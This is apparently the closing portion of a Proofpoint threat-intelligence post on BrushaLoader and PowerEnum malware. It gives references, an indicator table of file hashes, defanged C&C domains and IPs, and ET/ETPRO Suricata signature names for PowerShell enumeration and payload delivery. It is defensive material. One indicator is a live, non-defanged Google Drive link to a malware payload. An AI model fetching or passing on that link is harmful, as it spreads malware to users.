[1] [https://4programmers.net/Forum/Off-Topic/310825-vbs\\_wirus\\_analiza?p=1490086](https://4programmers.net/Forum/Off-Topic/310825-vbs_wirus_analiza?p=1490086)

[2] <https://urlhaus.abuse.ch/url/85687/>

[3] <https://urlhaus.abuse.ch/url/74920/>

[4] <https://urlhaus.abuse.ch/url/154856/>

[5] <https://urlhaus.abuse.ch/browse.php?search=chkesosod>

[6] <https://www.proofpoint.com/us/threat-insight/post/urlzone-top-malware-japan-while-emetet-and-line-phishing-round-out-landscape-0>

[7] <https://www.crowdstrike.com/blog/cutwail-spam-campaign-uses-steganography-to-distribute-urlzone/>

[8] <https://blog.talosintelligence.com/2019/02/combing-through-brushaloader.html>

### Indicators of Compromise (IOCs)

IOC	IOC Type	Description	Date
eb12ece1bb8ebaf888282db3c6c852f3e21397d60b45a694c424690b2d6fe838	sha256	Ursnif dropped by BrushaLoader	2018-08-21
bf70c2a22bfb0cc952b29689394e623b632f1c3371f2a6864fd26514639393aa	sha256	Canada focused Gootkit dropped by BrushaLoader	2018-08-02
a3f00f3b77faed13f24c8d572fe59ac38a2467449a60a1b9dc1c64baeb145b0a	sha256	PowerEnum	2019-03-08
04869bef3007a33e8bf9b14bd650e2b872daa6d2bb2b5ea35d4cb271f35d49e2	sha256	PowerEnum	2019-06-19
d994f65735bb53dda95f7ab097e59bbd2043f8091d246bc4e21ba55ba6bda764	sha256	Poland focused Nymaim dropped by BrushaLoader	2018-12-27
a1a6886f86ac1080d2fc3d645a8a1223209bfb1e91918d90a99b06d559ccb010	sha256	aced-VBS spread by TA544	2019-05-14
fees.tetofevent[.]online 210.16.101[.]169	domain/IP	GidensTDS leading after filtering to BrushaLoader download	2019-02-07
analiticap[.]info 185.203.117.63	domain/IP	PowerEnum (dropped by Fallout) C&C	2019-06-06

---

<a href="https://drive.google.com:443/uc?id=14ok5q46YDL8wL1HLMQyuWi0n-xRgtHxq&amp;export=download">https://drive.google.com:443/uc?id=14ok5q46YDL8wL1HLMQyuWi0n-xRgtHxq&amp;export=download</a>	URL	PowerEnum Task (Danabot Affid 4)	2019-06-06
---	-----	----------------------------------	------------

### ET and ETPRO Suricata/Snort Signatures

- 2832054 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (OSVersion.Version)
- 2832055 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (GetCurrent User)
- 2832053 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (Win32 Get-WmiObject)
- 2833475 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (Win32\_ComputerSystem)
- 2833477 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (System Language)
- 2833476 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (OS Install Date)
- 2833475 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (Win32\_ComputerSystem)
- 2833477 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (System Language)
- 2833476 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (OS Install Date)
- 2833478 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (Win32\_VideoController)
- 2832054 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (OSVersion.Version)
- 2832055 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (GetCurrent User)
- 2832053 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (Win32 Get-WmiObject)
- 2833475 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (Win32\_ComputerSystem)
- 2833477 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (System Language)
- 2833476 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (OS Install Date)
- 2833478 || ETPRO INFO Possible System Enumeration via PowerShell over TCP (Win32\_VideoController)
- 2833472 || ETPRO CURRENT\_EVENTS PowerShell Downloader Saving Payload to AppData Inbound Over Raw TCP
- 2834482 || ETPRO TROJAN PowerEnum Sending Base64 Payload Part 1
- 2834483 || ETPRO TROJAN PowerEnum Sending Base64 Payload Part 2
- 2833473 || ETPRO CURRENT\_EVENTS PowerShell Loader with Wide Base64 Encoded Stage 2 Inbound Over Raw TCP

Subscribe to the Proofpoint Blog